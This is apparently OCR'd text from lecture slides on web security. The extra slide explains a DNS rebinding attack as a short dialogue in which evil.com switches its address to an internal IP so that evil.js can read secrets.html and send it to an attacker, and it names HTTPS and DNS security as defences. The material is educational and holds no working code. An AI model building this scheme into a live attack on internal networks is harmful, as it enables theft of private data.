
Questions

- https://sayat.me/wu4f

Extra slides

Bypassing same-origin inside network

- DNS rebinding attack
  - Prevent via HTTPS, but ideally with DNS security(!)



Hey, check out my cool site: `http://evil.com/`

IP address for `evil.com` please!

evil.com is at `1.3.3.7`, but for only 1 second

What is on this site?

A page with `evil.js`, which needs to load `secrets.html`

Need new IP address for `evil.com` please!

`evil.com` is at `10.1.2.3`

`evil.js` needs `secrets.html` please!

Sure, here's `secrets.html`

`evil.js` sends `secrets.html` to Hacker Chuck

Figures from BlindSpot’s Foundations of Web Application Security